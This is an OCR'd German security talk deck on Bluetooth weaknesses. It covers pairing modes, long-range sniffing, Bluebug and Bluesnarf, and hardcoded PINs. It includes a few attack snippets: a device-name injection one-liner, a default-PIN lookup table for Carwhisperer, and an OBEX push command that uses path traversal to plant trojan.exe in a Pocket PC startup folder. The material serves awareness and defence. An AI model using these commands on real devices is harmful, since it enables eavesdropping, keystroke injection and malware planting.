Scheunentor Bluetooth ?

Thierry Zoller – Security Engineer

Ziel dieser Präsentation

- Kurze Einleitung zu Bluetooth
  - Entstehungsgeschichte
  - Funktion / Services
  - Unterschied zu WiFi (802.11x)
- Gefahren Potential für Unternehmen ?
  - Wie kann man sich schützen
  - Was muss beachtet werden
- Was geht, was geht nicht – Reality Check
  - Risiko Transparenz
- Live Demos / BTCrack / Mac

Scheunentor Bluetooth ?> Wer sind wir ?

Kevin Finistere


- Former Head of Research of SNOSoft
- Verwundbarkeiten :
  Apple, IBM, SAP, Oracle, Symantec
- Hat viel zu diesem Talk beigetragen

Thierry Zoller

- Security Consultant @ n.runs AG
- Gefundene Schwachstellen:
  Checkpoint, Symantec, Citrix VPN Appliance, MySQL, F-Secure, Mc Affee, Nod32, 12 andere AV Hersteller
- Rede nicht gerne über mich > Google

n.runs professionals

Scheunentor Bluetooth ?> Einleitung zu Bluetooth



Einleitung zu Bluetooth

Was ist Bluetooth (802.15) ?


- Namensgeber : Harald Blauzahn
- Nicht reguliertes ISM Band 2,4ghz (2.400-2.4835 GHz)
- 79 Kanäle (Ausgenommen Frankreich und Spanien)
- Erfinder Ericsson (1995) - SIG gegründet 1998 (Special Interest Group)
- Bislang über eine Milliarde Bluetooth Chipsets verkauft (Stand 2006).
- **Zielsetzung** : "**Low-Cost** cable replacement" „Low energy" -> PAN

Unterschied zu WiFi (802.11x)

- WiFi 11 Kanäle | Bluetooth 79 Kanäle
- WiFi SSID Broadcast | Bluetooth Passiv
- Bluetooth „Framework" (auf jedem Client installiert)
- Frequenz Sprung (Frequency Hopping)
- Jeder Bluetooth Teilhaber ist AP und Client in einem
- Entfernung

Bluetooth kennt 3 Sicherheits Modi :

- Modus 1: Gerät geht nie in den Sicherheits-Modus (Keine Sicherheit)
- Modus 2: Keine Verschlüsselung, Sicherheit wird der Applikation überlassen
- Modus 3: Der Link wird verschlüsselt bevor Daten ausgetauscht werden
- Security Manager



Was ist Pairing ?

- Zwei Geräte “paaren” sich in dem Sie sich per PIN gegeneinander authentifizieren
- Dabei werden Schlüssel (E21, E22) ausgetauscht die durch die Geräte und Benutzer erzeugt wurden
- Schlüssel werden gespeichert, ermöglichen spätere Verbindung ohne PIN Eingabe
- Danach muss das Gerät auch nicht mehr auffindbar “discoverable” sein

2 Pairing Modi

- **Non-Pairable Modus** :
  Das Gerät lässt keinen Authentifizerungs-Handstake zu (heisst man kann nicht auf die Services zugreifen **die abgesichert sind**)

- **Pairable Modus** :
  Gerät antwortet mit LMP_accepted und fordert zur PIN Eingabe

3 Discoverable Modi


- **Discoverable Modus** :
  Das Gerät kann durch ein Inquiry Scan (suchen) gefunden werden

- **Limited Discoverable Modus** :
  Abhängig von der Implementierung : oft Zeitbasiert
  - Auffindbar für Geräte in der Trusted Liste
  - Auffindbar für Geräte in der Paired Liste
  - Nach Einschalten des Handys ist dies sehr oft im Limited Discoverable Modus (Flughafen…..) ohne Bestätigung oder Auforderung des Benutzers. -> BD_ADDR


- **Non-Discoverable Modus** :
  Antwortet nicht auf einen Inquiry Scan (theoretisch)

Bluetooth Adressen

- Bluetooth Adresse “BD_ADDR” ist eine 48-bit MAC Adresse
- Identifiziert Geräte wie die MAC Adresse bei Netzwerk Geräten
- First Line of Defence




PAN – Personal Area Network



Bluetooth Frequenz Sprung


- Slaves synchronisieren sich immer mit dem Master
  - Master ist laut Spezifikation derjenige der das Paging initiiert
- Inquiry Modus :
  - Master springt 3200 mal/Sek
  - Slave springt passive festgelegte Frequenzen an
- Paging / Verbunden :
  - Das Piconet einigt sich auf eine Sprung Sequenz basierend auf der BD_ADDR und “Clock-offset” des Master
  - Beide springen synchron 1600 mal/Sek
- Passives sniffen ist nicht ohne weiteres möglich da hier 1600 mal pro Sekunde auf andere Frequenzen gesendet wird. Nur wer die Sprungsequenz kennt kann mitsniffen oder sich verbinden

Bluetooth Frequenz Sprung



Die Bluetooth Profile

- Definieren Services über eine Gruppe von Optionen und Protokolle die angeboten werden
- Jedes Bluetooth Gerät hat sie
- Vertikale Darstellung der BT Stack (wird per SDP aufgelistet)
- Z.b Headset, Imaging, Filetransfer, PIM u.s.w



Object Push Profile


```
Service Name: OBEX Object Push
Service RecHandle: 0x10001
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 9
  "OBEX" (0x0008)
Language Base Attr List:
  code_ISO639: 0x656e
  encoding:    0x6a
  base_offset: 0x100
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100
```

Langstrecken Bluetooth

Bluuuueeeeettoooooooooooooottttthhhhhh

Langstrecken Bluetooth

- Modifizierung eines handelsüblichen BT Dongles damit dieser eine Antenne aufnehmen kann. Anleitungen frei im Internet erhältlich.
- Ideal z.b Linksys



Langstrecken Bluetooth

- Antrum Lake (USA)
- 788 Meter
- Alter Mann “stahl“ das Handy, Kevin konnte ihn mit der YAGI verfolgen

Langstrecken Bluetooth Optimiert

- Eingebauter Linksys Dongle
- Eingebautes USB Kabel
- Metallisierte Richt Antenne
- 10 Fach Optik
- Laser (kommt bald)
- Höhere Penetration durch Wände


- Experiment : Fand Geräte in dem Gebäude hinter dem eigentlichen Ziel Gebäude.

Automatisierung

- Gebündelt
- Embedded Linux Device. (NSLU2)
- Automatisches Scan und Angriffsgerät
  - Sucht und archiviert die Ergebnisse
  - Kann automatisiert Angreifen
  - Speichert Dateien
    und Scans auf SD Karte

Scheunentor Bluetooth ?> Langstrecken Bluetooth

Automatisierung



Nicht nur Spielsachen benutzen Bluetooth…

- Industrie springt auf :
  - Pumpen (diverse)
  - Elektrowerke (UK) ->

- The Bluetooth modems have been configured as non-discoverable […] the RL27 switches are protected from wireless hacking through a 48-bit software encryption key

- “The operator can make software upgrades, reconfigure the RTUs, […] from a distance up to 100 meters.”

Scheunentor Bluetooth ?> Implementierungs Schwächen

Bluetooth Sicherheit umgehen

Bluebug Attack – Trifinite Group

- Der Service der nie exisiteren sollte
  Angeblich IRDA überbleibsel der nicht vom Security Manager abgefangen wurde


Bluesnarf Attack – Trifinite Group

- "**Get**" request Implementation über OBEX **Push**
- Obex Push normalerweise Sicherheits Modus 1

- Anfällige Geräte :
  - Nokia 6310, Nokia 6310i, Nokia 8910i, Nokia 8910, T68, Sony Ericsson T68i, T610, T68, T68i, R520m, T610, Z1010, Z600, Motorola V80, V5xx, V6xx and E398 and others…

Der “Bitte drücke ja” Angriff

- Social Engineering
- Motorola
- PEBL, V600, Razor, xxx ?



- Proof of Concept :

```
hciconfig hci0 name `perl -e
'print "Press\x0dgrant\x0dto\x0ddisable\x0dmute\x0d\x0d"'`
```

Der PIN ist keiner


- Wussten Sie es ? Laut Spezifikation heisst der PIN “Passkey” und kann statt Nummern, Buchstaben und sogar Umlaute enthalten.
- **NUR HAT DIES (fast) KEINER SO IMPLEMENTIERT**
- Das wäre so als hätte Microsoft NTLM erfunden (nachdem LM nur [a-z, A-Z, 0-9] konnte) und hätte dann vergessen dem Nutzer die Möglichkeit zugeben Umlaute einzutippen.
- Somit ist ein Bruteforce Angriff auf Pairing Exchange mit BTCrack auch IMMER ein Erfolg. Danke. Setzen, 6.

Eingabe	Bluetooth Intern
0123	0x30 0x31 0x032 0x33
Ärlich	0xC3 0x84 0x72 0x6c 0x69 0x63 0x68

Scheunentor Bluetooth ?> Implementierungs Schwächen

“Abhören”

- Root Cause :
  - Discoverable Modus
  - Paring Modus
  - Hard coded Pin
- Laptops / PDA / Widcomm
- Echtzeit Patch für Carwhisperer
- Windows Bord-Mittels




```
SWITCH: for ($bdaddr) {
        /00:02:EE/          && do { $pin="5475"; last;}; # Nokia
        /00:0E:9F/          && do { $pin="1234"; last;}; # Audi UHV
        /00:80:37/          && do { $pin="8761"; last;}; # O'Neill
        /00:0A:94/          && do { $pin="1234"; last;}; # Cellink
        /00:0C:84/          && do { $pin="1234"; last;}; # Eazix
        $pin="0000"; # 0000 is the default passkey in many cases
        }
```


Was #!@#!! macht meine Maus denn da ?

- HID = Human Interface Device
- Bluetooth Service Profil
  - HID Server (PC)
  - HID Client (Keyboard & Maus)

- PSM Kanal 3 (PSM_Scan - Connect Success)
- Einschleusen von Tastatureingaben (als sässe jemand vor dem PC)
- Root Cause :
  - Non-Secure Mode
  - Discoverable Mode
- PoC : Colin Mulliner - Hidattack

Was #!@#!! macht meine Maus denn da ?

- Verschlüsselung selten benutzt
- Teilweise keine Authentifizierung (Kein sec. Modus 3)
- Belauschen von Tastatureingaben
- Root Cause:
  - Discoverable
  - Ohne Authentication (oder harcoded pin ???)



B...	Frame#	Role	Addr.	ReportId	Report	HID Data	Frame Size
	327	Slave	1	Keyboard	Keyboard h	0x 01 00 00 0b ...	22
	328	Slave	1	Keyboard	Keyboard e, Keyboard h	0x 01 00 00 08 ...	22
	329	Slave	1	Keyboard	Keyboard e	0x 01 00 00 08 ...	22
	330	Slave	1	Keyboard	All Keys Released	0x 01 00 00 00 ...	22
	331	Slave	1	Keyboard	Keyboard Spacebar	0x 01 00 00 2c ...	22
	332	Slave	1	Keyboard	All Keys Released	0x 01 00 00 00 ...	22
	340	Slave	1	Keyboard	Keyboard t	0x 01 00 00 17 ...	22
	345	Slave	1	Keyboard	All Keys Released	0x 01 00 00 00 ...	22

Interne Netzwerke “erforschen” (1)

- Oder : “Wie man kann dort “../” eingeben ?”
- Datei Systeme frei zugänglich (!)
- Teilweise ROOT Zugriff (Zugriff auf Interne Netze, sollte der PC am Netz sein)
- Alle bekannten Windows Treiber sind oder waren betroffen
- Updates teilweise unmöglich (Broadcom < Widcom)
- Betriff/Betraf : Windows, Mac, PocketPC, Linux, Unix

Beispiel an einem Pocket PC :

```
# ./ussp-push 00:11:B1:07:BE:A7@4
  trojan.exe
  ..\\..\\..\\..\\..\\windows\\startup\\trojan.exe
connected to server
Sending file: ..\..\..\..\..\windows\startup\trojan.exe,
  path: trojan.exe, size: 18009
Command (01) has now finished
```

Interne Netzwerke “erforschen” (2)

- MAC OSX 10.3 & 10.4 Vanilla
- Patch seit 1 Jahr
- OSX.Inqtana
- Remote Root über Bluetooth

- War nicht nur auf Apple Rechnern sondern auch auf Windows PC lange Zeit möglich
- Root Cause :
  - ObexFTP -> Ohne Authentifizierung
  - Discoverable Modus
  - Directory Traversal (!)

Demo

Wenn es denn klappt…

Danke an den Einbrecher #!?

